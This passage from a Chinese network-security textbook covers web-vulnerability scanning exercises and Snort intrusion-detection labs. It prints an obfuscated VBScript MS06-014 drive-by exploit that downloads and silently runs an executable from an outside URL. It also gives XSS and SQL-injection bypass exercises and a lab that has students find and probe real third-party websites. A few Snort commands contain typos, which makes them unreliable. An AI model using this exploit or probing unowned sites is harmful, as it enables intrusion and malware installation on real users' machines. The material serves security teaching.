(2) Acunetix WVS 将会首先自动探测目标网站的基本信息,包括服务器 Banner 信息、操作系统类型、优化所推荐的目标脚本程序类型(如 ASP/ASP. NET/P 日 P/Pert/等),从而帮助后续的扫描任务。单击 Next 按钮继续。

(3) 设定网站遍历爬行的选项。一般可采用默认选项。单击 Next 按钮继续。

(4) 设定扫描选项。采用默认的扫描配置选项,扫描模式为 Heuristic(启发式)。单击 Next 按钮继续。

(5) 设定网站登录选项。一般无须设置,保持默认即可。单击 Next 按钮继续。

(6) 扫描选项设置完成后,显示之前设置的选项总结信息,单击 Finish 按钮后开始扫描。

(7) 扫描结束后,显示扫描结果。扫描结果给出了网站的威胁级别、漏洞列表以及探测到的网站文件目录结构等内容。

(8) 根据扫描检测得到报表进行以下分析:

① 网站目录结构的分析。

② 漏洞的数量统计信息(高、中、低级别的漏洞)。

③ 所有高级别漏洞的详细信息。

④ 所有中级别漏洞的详细信息。

⑤ 低级别漏洞信息的简要统计分析。

【实验思考】

(1) 扫描器工作时,向网站发出了什么请求数据?请捕获数据包并对其进行分析。

(2) 在实验5-2中,如果实验时先使用WVS扫描其评论网页,扫描器是否能指出其安全隐患?

习 题 5

1. 选择题

(1) 以下不属于Web服务器的安全措施的是(　　)。

A. 保证注册账户的时效性　　B. 删除死账户

C. 强制用户使用不易被破解的密码　　D. 所有用户使用一次性密码

(2) 以下属于IE共享炸弹的是(　　)。

A. net use \\192.168.0.1\tanker$ "" /user:""

B. \\192.168.0.1\tanker$\nul\nul

C. \\192.168.0.1\tanker$

D. net send 192.168.0.1 tanker

(3) 网页病毒多是利用操作系统和浏览器的漏洞,使用(　　)技术来实现的。

A. ActiveX和Java　　B. ActiveX和JavaScript

C. Java和HTML　　D. JavaScript和HTML

(4) 当用户访问了带有木马的网页后,木马的(　　)部分就下载到用户所在的计算上,并自动运行。

A. 客户端　　B. 服务端

C. 客户端和服务端　　D. 客户端或服务端

2. 简答题

(1) 旨在阻止跨站点脚本攻击的输入确认机制按以下顺序处理一个输入:

① 删除任何出现的<script>表达式。

② 将输入截短为50个字符。

③ 删除输入中的引号。

④ 对输入进行URL解码。

⑤ 如果任何输入项被删除,返回步骤①。

是否能够避开上述确认机制,让以下数据通过确认?

```
"><script>alert("foo")</script>
```

(2) 当解析一个应用程序时,遇到以下URL:

```
https://wahh-app.com/public/profile/Address.asp?action=view&location=default
```

据此推断服务器端应使用何种技术,可能还存在哪些其他内容和功能。

(3) 在登录功能中发现了一个SQL注入漏洞,并尝试使用输入' or 1=1--来避开登录,但攻击没有成功,生成的错误消息表明,字符串被应用程序的输入过滤删除。如何解决这个问题?

3. SQL 注入攻击实验。

(1) 寻找并获得具有一定权限的注入漏洞网站。方法是通过百度高级搜索功能,查找内容是具有黑客关键字的网站链接地址并且含有 asp? 的网址。

(2) 判断能否进行 SQL 注入。直接在地址栏后面加单引号('),如果返回出错页面,或许存在注入点。如果网站管理员过滤掉了单引号,则测试不到注入点。

(3) 采用地址栏猜测的方法并借助工具软件尝试少量、无害的注入实验。

(4) 总结注入攻击实验,对有注入漏洞的网站提出防范 SQL 注入攻击的措施。

4. 自行搭建实验网站,并用多种手段进行注入攻击。然后根据注入漏洞加固网站,再进行同样的攻击。比较网站加固前后的攻击情况。攻击时防火墙是否有所反应?

5. Cookies 欺骗与防御实验。

实验目的:了解 Cookies 欺骗与防御的基本原理,掌握欺骗的几种途径,学会防御。

实验原理:自行写出。

实验环境:自行写出。

实验要求:

① 在 Windows 7 或 Windows 8 下完成。

② 设计实验场景(包括什么操作系统、版本等),必要时画出拓扑。

③ 适当选取实验对象,进行欺骗(详述方法),并将其截图。

④ 验证欺骗,观察防火墙对其的反应情况,说明原因。

⑤ 针对欺骗者设计防御方法,并进行验证。

⑥ 提出 Cookies 欺骗的一般防御策略。

⑦ 写出实验体会。

实验可以使用相关工具软件,也可以自行编写脚本程序。如果是使用工具软件,需给出其官网地址,简要介绍其功能。如果是自编程序,需写出设计思路,给出带注释的代码清单。

6. 使用 Windows 的用户提出跨站脚本攻击的防范措施,请按要求完成下列任务。

(1) 打开浏览器,选择菜单"工具"→"Internet 选项"命令,在"Internet 选项"对话框中,切换到"安全"选项卡,选择 Internet 图标,单击"自定义级别"按钮,弹出的"安全设置"对话框,在其中自定义 Internet 安全级别。找到"脚本"区域,把"活动脚本"设置成"禁用"状态。

(2) 讨论步骤(1)设置的有效性。在这样的设置下,进行 XXS 攻击实验,以验证结论。

7. 关于木马生成器,目前有图片木马生成器、QQ 木马生成器、图片捆绑器、邮箱及 QQ 盗号生成器等,这些软件都可以通过网络下载,并且全部是免费的。你认为这些随便供人下载的木马生成器对 Web 安全构成什么威胁?

8. 从网络上下载火狐图片木马生成器软件,熟悉其使用。通过实验分析其危害性,并提出安全建议。

9. 下面是一个 MS06014 的漏洞测试程序,测试网页 http://www.unknow.com/pcsec%5Fbook/test.htm 是否存在该漏洞。如果存在该漏洞,访问这个网页会在用户的机器上运行一个计算器程序。

```
<html>
<body>
<script type="text/jscript">
```

```
function init(){
document.write("");}
window.onload=init;
</script>
<script language="VBScript">
on error resume next
web="http://www.unknow.com/pcsec%5Fbook/calc.exe"
<!--这里是放木马程序的网络路径-->
bt001=""
bt002="A"
bt003="dodb.Stream"
bt004="Microsoft."
bt005="X"
bt006="MLHTTP"
bt007="clsid:BD96"
bt008="C"
bt009="556-65A3-11D0-983A-00C04FC29E36"
bt010="Scripting.Fil"
bt011="e"
bt012="SystemObject"
bt013=""
bt014="o"
bt015="bject"
bt016="cl"
bt017="a"
bt018="ssid"
bt019="Shell.Applic"
bt020="a"
bt021="tion"
bt022=bt004&bt005&bt006
bt023=bt001&bt002&bt003
bt024=bt007&bt008&bt009
bt025=bt010&bt011&bt012
bt026=bt013&bt014&bt015
bt027=bt016&bt017&bt018
bt028=bt019&bt020&bt021
Set y8d4fu=document.createElement(bt026)
y8d4fu.setAttribute bt027, bt024
set m1f0e=y8d4fu.createobject(bt025,"")
set k5x3n=y8d4fu.CreateObject(bt022,"")
set ufgfh=y8d4fu.CreateObject(bt023,"")
set u2qo7=y8d4fu.CreateObject(bt028,"")
set mte4mp=m1f0e.GetSpecialFolder(2)
ufgfh.type=1
u3get="GET"
```

```
k5x3n.Open u3get, web, False
k5x3n.Send
freetou="system.pif"
freetou=m1f0e.BuildPath(mte4mp,freetou)
ufgfh.open
ufgfh.write k5x3n.responseBody
ufgfh.savetofile freetou,2
ufgfh.close
u2qo7.ShellExecute freetou,"","","open",0
</script>
</body>
</html>
```

请分析该程序。如条件允许,分别在有 MS06014 漏洞和没有该漏洞的环境下运行此程序,并说明结果。

10. AppScan 是一款优秀的网站扫描器,请下载并安装此工具,用它完成实验 5-4。

第 6 章　入侵检测与蜜罐技术

在网络安全问题上，入侵检测和蜜罐是两种重要的技术，在防御攻击上有其独到之处。本章主要介绍这两种技术。

6.1　入 侵 检 测

围绕网络安全问题，目前提出了许多解决办法，例如数据加密技术和防火墙技术等。数据加密是对网络中传输的数据进行加密，到达目的地后再解密还原为原始数据，目的是防止非法用户截获后盗用信息。防火墙是一种阻挡攻击的技术，通过对网络的隔离和限制访问等方法来控制网络的访问权限，一般需要构建多层防御，攻击者在突破第一道防线后，延缓或阻断其到达攻击目标，同时隐藏内部信息，使攻击者不能了解系统内的基本情况。与这些技术相比，入侵检测系统是一种主动式的防御工具，根据网络攻击的特征（或系统日志上留下的信息），采取统计分析（或智能分析）方法来监控子系统（或网络）的安全状态。入侵检测系统不仅能够检测来自外部的入侵行为，也能对系统内部未授权的用户行为进行监督。

6.1.1　入侵检测定义

入侵检测的概念是在 1980 年由 Anderson 提出的，1987 年 Denning 提出了一种通用的入侵检测模型。入侵检测（intrusion detection）对系统的运行状态进行监视，是对入侵行为的发觉。它通过从计算机网络或计算机系统的关键点收集信息并进行分析，从中发现网络或系统中是否有违反安全策略的行为和被攻击的迹象，以保证系统资源的机密性、完整性和可用性。

入侵检测的软件与硬件的组合便是入侵检测系统（Intrusion Detection System，IDS），目前大部分入侵检测产品是基于网络的（网络入侵检测系统，Network Intrusion Detection System，NIDS），用于实时监视网段中的各类数据包，对每一个数据包或可疑的数据包进行分析，能够检测来自网络的攻击。

6.1.2　入侵检测类型

入侵检测系统根据检测对象和工作方式的不同，主要分为两大类：基于主机的入侵检测系统和基于网络的入侵检测系统。

1. 基于主机的入侵检测系统（IDS）

基于主机的入侵检测系统用于保护单台主机不受网络攻击行为的侵害，入侵检测系统安装在被保护的主机上。

按照检测对象的不同，基于主机的入侵检测系统可以分网络连接检测、主机文件检测两类。

网络连接检测是对试图进入该主机的数据流进行检测，分析确定是否有入侵行为，避免

或减少这些数据流进入主机系统后造成的损害。

主机文件检测能够帮助系统管理员发现入侵行为或入侵企图，及时采取补救措施。这主要是鉴于通常的入侵行为会在主机的各种相关文件中留下痕迹这样的事实，这些文件包括系统日志、文件系统、进程记录、系统运行控制等。

基于主机的入侵检测系统具有检测准确度较高（可以检测到没有明显行为特征的入侵）、针对性强、成本较低，且不会因网络流量影响性能等优点，但也有实时性和隐蔽性差、占用主机资源等缺点，一般适用于加密和交换环境。

2. 基于网络的入侵检测系统（NIDS）

基于网络的入侵检测系统用原始的网络包作为数据源，它将网络数据中检测主机的网卡设为混杂模式（以便捕获数据包），实时接收和分析网络中流动的数据包，从而检测是否存在入侵行为。一旦检测到了攻击行为，NIDS 响应模块就提供多种选项以通知、报警并对攻击采取响应。NIDS 尤其适用于大规模网络的入侵检测可扩展体系结构、知识处理过程和海量数据处理技术等。

6.1.3 入侵检测技术

入侵检测系统的检测分析技术主要分为两大类：异常检测和误用检测。

异常检测技术也称为基于行为的检测技术，是指根据用户的行为和系统资源的使用状况判断是否存在网络入侵。

误用检测技术也称为基于知识的检测技术或者模式匹配检测技术，它的前提是假设所有的网络攻击行为和方法都具有一定的模式或特征，如果把以往发现的所有网络攻击的特征总结出来并建立一个入侵信息库，那么入侵检测系统可以将当时捕获到的网络行为特征与入侵信息库中的特征信息相比较，如果匹配，则当前行为就被认定为入侵行为。

无论哪种入侵检测技术都需要搜集总结有关网络入侵行为的各种知识或者系统及其用户的各种行为的知识。

入侵检测系统包括 3 个功能部件：信息收集、信息分析、结果处理。

1. 信息收集

入侵检测的第一步是信息收集，收集内容包括系统、网络、数据及用户活动的状态和行为，需要在计算机网络系统中的若干不同关键点（不同网段和不同主机）收集信息。从一个来源的信息有可能看不出疑点，因此要尽可能扩大检测范围。入侵检测很大程度上依赖于收集信息的可靠性和正确性，要保证用来检测网络系统的软件的完整性，特别是入侵检测系统软件本身应具有相当强的坚固性，防止被篡改而收集到错误的信息。

网络入侵检测系统可能会将大量的数据传回分析系统中，在一些系统中监听特定的数据包会产生大量的分析数据流量。

信息收集的来源包括系统或网络的日志文件、网络流量、系统目录和文件的异常变化、程序执行中的异常行为等。

2. 信息分析

信息分析一般采用以下 3 种方法。

（1）模式匹配：将收集到的信息与已知的网络入侵和系统误用模式数据库进行比较，从而发现违背安全策略的行为。

(2) 统计分析：该方法首先给系统对象(如用户、文件、目录和设备等)创建一个统计描述，统计正常使用时的一些测量属性(如访问次数、操作失败次数和延时等)。

(3) 完整性分析：往往用于事后分析。

3. 结果处理

控制台按照告警，根据预先定义的响应采取相应的措施，可以是重新配置路由器或防火墙、终止进程、切断连接、改变文件属性，也可以只是简单地告警。

6.1.4 入侵检测技术的特点和发展趋势

入侵检测系统通过分析网络中的传输数据来判断破坏系统和入侵事件。通过分析用户的活动，判断入侵事件的类型，检测非法的网络行为，对异常的网络流量进行报警。基于网络的入侵检测系统具有检测速度快、隐蔽性好、视野更宽、监测器较少、占资源少的特点。基于主机的入侵检测系统具有视野集中、易于用户自定义、保护更加周密、对网络流量不敏感的特点。

采用当前的分析技术和模型会产生大量的误报和漏报，难以确定真正的入侵行为。目前新的分析技术是采用协议分析和行为分析，可极大地提高检测效率和准确性，从而对真正的攻击做出反应。

协议分析是目前最先进的检测技术，其功能是利用协议的高规则性来辨别数据包的协议类型，以便使用相应的数据分析程序来检测数据包，以此识别入侵企图和行为。主要技术包含协议解码、数据重组、命令解析等，比模式匹配检测效率更高，并能对一些未知的攻击特征进行识别，具有一定的免疫功能。如何让入侵检测系统能够读懂协议是其关键，例如数据包的不同位置所代表的内容，并且准确判断出这些内容的真实含义。协议分析技术提高了性能和准确性，系统资源开销小，是入侵检测技术发展的趋势。

6.1.5 部署入侵检测

入侵检测部署工作包括对网络入侵检测和主机入侵检测等不同类型入侵检测系统的部署规划。根据所掌握的网络检测和安全需求，选取合适的入侵检测系统。基于网络的入侵检测系统可以在网络的多个位置进行部署，以确保每个入侵检测系统都能够在相应部署点上发挥作用，共同防护，保障网络的安全运行为原则。根据入侵检测部署位置的不同，入侵检测系统具有不同的工作特点。需要根据自己的网络环境以及安全需求进行网络部署，以满足预定的网络安全需求。在基于网络的入侵检测系统部署并配置完成后，基于主机的入侵检测系统的部署可以给系统提供高级别的保护。一般入侵检测的部署点可以划分为DMZ 区、外网入口、内网主干等，IDS 不同于防火墙，入侵检测系统是一个监听设备，没有跨接在任何链路上，无须网络流量流经它便可以工作。对 IDS 的部署，唯一的要求是 IDS 应当挂接在所有所关注的流量都必须流经的链路上，如图 6-1 所示。

实验 6-1 入侵检测实验

【实验目的】

(1) 通过实验掌握 Snort 工作原理和工作方式。

(2) 熟悉 Snort 规则的编写。




图 6-1　入侵检测系统的部署

【实验原理】

Snort 是一个强大的网络入侵检测系统。它拥有 3 个基本模式：嗅探器、数据包记录器和入侵检测。嗅探器模式仅从网络上读取数据包并作为连续不断的流显示在终端上，常用命令为 snort-dev。数据包记录器模式是把数据包记录到硬盘上，常用命令 snort-b。网络入侵检测模式是最复杂的，而且是可配置的。可以让 Snort 分析网络数据流以匹配用户定义的一些规则，并根据检测结果采取一定的动作。

Snort 使用一种简单的规则描述语言，这种描述语言易于扩展，功能强大。其规则是基于文本的，规则文件按照不同的组进行分类。例如，文件 ftp. rules 包含了 FTP 攻击内容。Snort 的每条规则必须在一行中，它的规则解释器无法对跨行的规则进行解析。

Snort 的每条规则都可以分成逻辑上的两个部分：规则头和规则体。

规则头包括 4 个部分：规则动作、协议、源信息、目的信息。

Snort 预置的规则动作有 5 种：

(1) pass：忽略当前的包，后续捕获的包将被继续分析。

(2) log：按照自己配置的格式记录包。

(3) alert：按照自己配置的格式记录包，然后进行报警。它的功能强大，但是必须恰当地使用，如果报警记录过多，从中攫取有效信息的工作量增大，反而会使安全防护工作变得低效。

(4) dynamic：是比较独特的一种，它保持在一种潜伏状态，直到 activate 类型的规则将其触发，之后它将像 log 动作一样记录数据包。

(5) activate：功能强大，当被规则触发时生成报警，并启动相关的 dynamic 类型规则。在检测复杂的攻击或对数据进行归类时，该动作选项相当有用。

除了以上 5 种预置的规则动作类型，还可以定制自己的类型。

规则体的作用是在规则头信息的基础上进一步作分析，有了它才能确认复杂的攻击(Snort 的规则定义中可以没有规则体)。规则体由若干个被分隔开的片断组成，每个片断定义了一个选项和相应的选项值。一部分选项是对各种协议的详细说明，包括 IP、ICMP 和 TCP 协议，其余的选项是规则触发时提供给管理员的参考信息、被搜索的关键字、Snort 规则的标识和大小写不敏感选项。

其中：

- alert 表示规则动作为报警。
- tcp 表示协议类型为 TCP 协议。
- !192.168.1.1/24 表示源 IP 地址不是 192.168.1.1/24。
- 第一个 any 表示源端口为任意端口。
- ->表示发送方向。
- 第二个 any 表示目的 IP 地址为任意 IP 地址。
- 21 表示目的端口为 21。
- content："USER"表示匹配的字符串为 USER。
- msg："FTPLogin"表示报警信息为 FTPLogin。

方向操作符->表示数据包的流向。它左边的数据包分别是源地址和源端口、目的地址和目的端口。此外，还有一个双向操作符<>，它使 Snort 对这条规则中两个 IP 地址/端口之间的数据传输进行记录/分析，例如 Telnet 或者 POP3 对话。

activate/dynamic 规则对扩展了 snort 功能。使用 activate/dynamic 规则对，能够使用一条规则激活另一条规则。当一条特定的规则启动，如果要 snort 接着对符合条件的数据包进行记录时，使用 activate/dynamic 规则对最为方便。除了一个必需的选项 activates 外，激活规则非常类似于报警规则(alert)。动态规则(dynamic)和日志规则(log)也很相似，不过它需要一个选项：activated_by。动态规则还需要另一个选项：count，当一个激活规则启动时，它就打开由 activate/activated_by 选项之后的数字指示的动态规则，记录 count 个数据包。

Snort 采用命令行方式运行。格式为

```
snort- [options]< filters>
```

其中，options 为选项参数，filters 为过滤器。

Snort 主要选项参数如下：

-A<alert>　设置报警方式为 full、fast 或者 none。在 full 方式下，snort 将传统的报警信息格式写入报警文件，报警内容比较详细。在 fast 方式下，snort 只将报警时间、报警内容、报警 IP 地址和端口号写入文件。在 none 方式下，系统将关闭报警功能。

-a　显示 ARP 包。

-b　以 tcpdump 的格式将数据包记入日志。所有的数据包将以二进制格式记录到 snort.log 文件中。这个选项提高了 Snort 的操作速度，因为直接以二进制存储，省略了转换为文本文件的时间，通过-b 选项的设置，Snort 可以在 100Mb/s 的网络环境中正常工作。

-c<cf>　使用配置文件<cf>。文件内容主要控制系统哪些包需要记入日志，哪些包需要报警，哪些包可以忽略等。

-C　仅抓取包中的 ASCII 字符。

-d　抓取应用层的数据包。

-D　在守护模式下运行 Snort。

-e　显示和记录数据链路层信息。

-F<bpf>	从文件<bpf>中读取 BPF 过滤信息。
-h<hn>	设置<hn>(C 类 IP 地址)为内部网络。当使用这个开关时,所有来自外部的流量将会有一个右箭头,所有来自内部的流量将会有一个左箭头。这个选项没有太大的作用,但是可以使显示的包的信息格式比较容易察看。
-i<if>	使用网络接口文件<if>。
-l<ld>	将包信息记录到目录<ld>下。设置日志记录的分层目录结构,按接收包的 IP 地址将抓取的包存储在相应的目录下。
-n<num>	处理完<num>包后退出。
-N	关闭日志功能,报警功能仍然工作。
-p	关闭混杂模式的嗅探(sniffing)。这个选项在网络严重拥塞时十分有效。
-r<tf>	读取 tcpdump 生成的文件<tf>,Snort 将读取和处理这个文件。
-s	将报警信息记录到系统日志,日志文件可以出现在/var/log/messages 目录里。
-v	将包信息显示到终端时,采用详细模式。这种模式存在一个问题:它的显示速度比较慢,如果是在 IDS 网络中使用 Snort,最好不要采用详细模式,否则会丢失部分包信息。
-V	显示版本号并退出。

【实验环境】

Linux 系统。实际系统是________,版本是________。

【实验内容】

按要求操作,构造实验环境,贴出截图,标出关键信息,简要说明。实验前要安装 Snort。打开 Linux 系统的终端。命令如下:

```
sudo apt-get install snort
```

(1) Snort 数据包嗅探。

启动 Snort,进入实验平台,单击工具栏“控制台”按钮,进入 IDS 工作目录,运行 Snort 对网络接口 eth0 进行监听,要求:

① 仅捕获同组主机发出的 ICMP 回显请求数据包。

② 采用详细模式在终端显示数据包链路层、应用层信息。

③ 对捕获信息进行日志记录,日志目录为/var/log/snort。命令如下:

```
snort -i eth0 -dev icmp and src 192.168.1.10 -l /var/log/snort
```

(2) 查看 Snort 日志记录。

默认 Snort 日志记录最后一级目录会以触发数据包的源 IP 命名。可使用组合键 Ctrl+C 停止 Snort 运行。主要记录的数据包括运行时间、内存使用情况、数据包数量等。

(3) Snort 数据包记录。

① 对网络接口 eth0 进行监听,仅捕获同组主机发出的 Telnet 请求数据包,并将捕获的数据包以二进制方式存储到日志文件/var/log/snort/snort.log 中。命令如下:

```
snort -i eth0 -b tcp and src 192.168.1.10 and dst port 23
```

② 当前主机执行上述命令，同组主机 telnet 远程登录当前主机。

③ 停止 Snort 捕获(Ctrl+C 键)，读取 snort. log 文件，查看数据包内容。命令如下：

```
snort -F /var/log/snort.log
```

(4) 简单报警规则。

① 在 snort 规则集目录 ids/rules 下新建 snort 规则集文件 new. rules，对来自外部主机的、目标为当前主机 80/TCP 端口的请求数据包进行报警，报警消息自定义。

新建 Snort 规则集文件 new. rule 命令：

```
cd /ect/rules
sudo touch new.rule
```

snort 规则：

```
alter tcp any any -> 192.168.1.10 80(msg:"Telnet Login")
```

② 编辑 snort. conf 配置文件，使其包含 new. rules 规则集文件，具体操作如下：使用 vim(或 vi)编辑器打开 snort. conf，切换至编辑模式，在最后添加新行包含规则集文件 new. rules。

添加包含 new. rules 规则集文件语句

```
include &RULE PATH/new.rules
```

③ 以入侵检测方式启动 snort，进行监听。

先输入 snort. conf 的目录/etc/snort/，再输入以下命令

```
snort -c snort.conf
```

以入侵检测方式启动 snort，同组主机访问当前主机 Web 服务。

实验 6-2 入侵检测系统实验

【实验目的】

(1) 通过实验深入理解入侵检测系统的原理和工作方式。

(2) 熟悉入侵检测工具 Snort 在 Windows 操作系统中的安装和配置方法。

【实验环境】

硬件：局域网内联网的两台主机。其中一台为 Windows 操作系统主机，用作安装入侵检测系统；另一台为入侵主机。

软件：Apache、PHP、MySQL、Snort、Adodb、Acid、JpGrapg、WinPcap 等软件的安装包。

【实验步骤】

分析：

(1) Snort 具有实时数据流量分析和 IP 数据包日志分析的能力，具有跨平台特征，能够进行协议分析和对内容的搜索/匹配。它能够检测不同的攻击行为，如缓冲区溢出、端口扫描、DoS 攻击等，并进行实时报警。

(2) Snort 在运行时，需要通过一些插件协同工作，才能发挥其强大的功能。所以在部署时要选择合适的数据库、Web 服务器、图形处理程序软件及版本。实验涉及的这些软件的主要作用如下：

Acid	基于 PHP 的入侵检测数据库分析控制台。
Adodb	为 PHP 提供统一的数据库连接函数。
Apache	Windows 版本的 Apache Web 服务器。
JpGraph	PHP 所用的图形库。
MySQL	Windows 版本的 MySQL 数据库，用于存储 Snort 的日志、报警、权限等。
PHP	Windows 环境中的 PHP 支持环境。
Snort	Windows 中的 Snort 安装包，入侵检测的核心部分。
WinPcap	网络数据包截取驱动程序，用于从网卡中抓取数据包。
snortrules	提供拦截数据包的规则。
Snort	入侵检测软件。

这些软件需要自行到相关网站下载(建议在官网下载)。

(3) 实验分两大步骤：部署实验环境；Snort 实验测试。

部署实验环境主要是安装与 Snort 协同工作的软件(插件)，同时还需编写 Snort 规则。编写 Snort 规则时，大多数规则都写在一个单行上，或都在多行之间的行尾用/分隔。Snort 被分成两个逻辑部分：规则头和规则项。规则头包含规则的动作、协议、源和目标 IP 地址与网络掩码，以及源和目标端口信息；规则选项部分包含报警消息内容和要检查的包的部分。

Snort 实验测试可以刻意通过入侵来检验。

第 1 部分　部署实验环境

步骤 1　安装 Apache。

(1) 将 Apache 安装在默认文件夹 C:\apache 下，将配置文件 httpd.conf 中的 Listen 8080 更改为 Listen 50080。

思考为什么要作这样的更改?

(2) 将 Apache 设置为以 Windows 中的服务方式运行。

请写出设置方法。

步骤 2　安装 PHP。

(1) 将原安装包解压至 C:\php。

(2) C:\php 下 php4ts.dll 复制到%systemroot%\system32，将 php.ini-dist 复制到%systemroot%\文件夹下，并更名为 php.ini。

(3) 添加 gb 图形库支持，在 php.ini 中添加 extension=php_gd2.dll。如果 php.ini 有该句，将此语句前面的“;”注释符去掉。

(4) 添加 Apache 对 PHP 的支持。

请写出添加方法。

(5) 在 Windows 中启动 Apache Web 服务。

请写出启动命令。

(6) 在 C:\apache\apache2\htdocs 目录下新建 test.php 测试文件,其内容为 <? phpinfo();? >;测试 PHP 是否成功安装。请贴出安装成功的截图。

步骤 3　安装 Snort。

修改 Snort 配置文件。

(1) 打开 C:/snort/etc/snort.conf 配置文件。

(2) 设置 snort 内、外网检测范围。

将 snort.conf 文件中 var HOME_NET any 语句中的 any 改为自己所在的子网地址,即将 Snort 监测的内网设置为本机所在局域网。例如本地 IP 为 192.168.1.10,则将 any 改为 192.168.1.0/24,并将 var EXTERNAL_NET any 语句中的 any 改为!192.168.1.0/24,即将 Snort 监测的外网改为本机所在局域网以外的网络。

(3) 设置监测包含的规则。

在 snort.conf 文件中描述规则的部分,前面加#表示该规则没有启用,将 local.rules 之前的#号去掉,其余规则保持不变。

步骤 4　安装配置 MySQL 数据库。

(1) 安装 MySQL 到默认文件夹 C:\mysql,并使 MySQL 在 Windows 中以服务形式运行。

实现方式:在命令行方式下进入 C:\mysql\bin,输入

```
c:\mysql\bin\mysqld  -nt  -install
```

(2) 启动 MySQL 服务。

实现方式:在命令行方式下输入

```
net start mysql
```

(3) 以 root 用户(默认无密码)登录 MySQL 数据库,采用 create 命令,建立 Snort 运行必需的 snort 数据库和 snort_archive 数据库。

实现方式:在 MySQL 提示符后输入

```
mysql>create database snort;
mysql>create database snort_archive;
```

特别注意:在输入分号后 MySQL 才会编译执行语句。

(4) 退出 MySQL 后,使用 mysql 命令在 snort 数据库和 snort_archive 数据库中建立 Snort 运行必需的数据表。

实现方式:退出 MySQL 后,在出现的提示符之后输入

```
mysql -D snort -u root -p <c:\snort\contrib\create_mysql
c:\mysql\bin>mysql -D snort_archive -u root -p <c:\snort\contrib\create_mysql
```

注意:以此形式输入的命令后没有分号。

(5) 再次以 root 用户登录 MySQL 数据库,在本地数据库中建立 acid(密码为 acidtest)和 snort(密码为 snorttest)两个用户,以备后用。

在提示符后输入下面的语句:

```
mysql>grant usage on *.* to "acid"@"localhost" identified by "acidtest";
mysql>grant usage on *.* to "snort"@"localhost" identified by "snorttest";
```

（6）为新建用户在 snort 和 snort_archive 数据库中分配权限。

在 mysql 提示符后输入下面的语句：

```
mysql>grant select,insert,update,delete,create,alter on snort.* to "acid"@
"localhost";
mysql>grant select,insert on snort.* to "snort"@"localhost";
mysql>grant select,insert,update,delete,create,alter on snort_archive.* to
"acid"@"localhost";
```

步骤 5　安装 Adodb。

步骤 6　安装配置数据控制台 Acid。

（1）解压缩 Acid 软件包至 C：\apache\apache2\htdocs\acid 目录下。

（2）修改 acid 目录下的 acid_conf.php 配置文件。

```
$DBlib_path            ="c:\php\adodb";
$DBtype                ="mysql";
$alert_dbname          ="snort";
$alert_host            ="localhost";
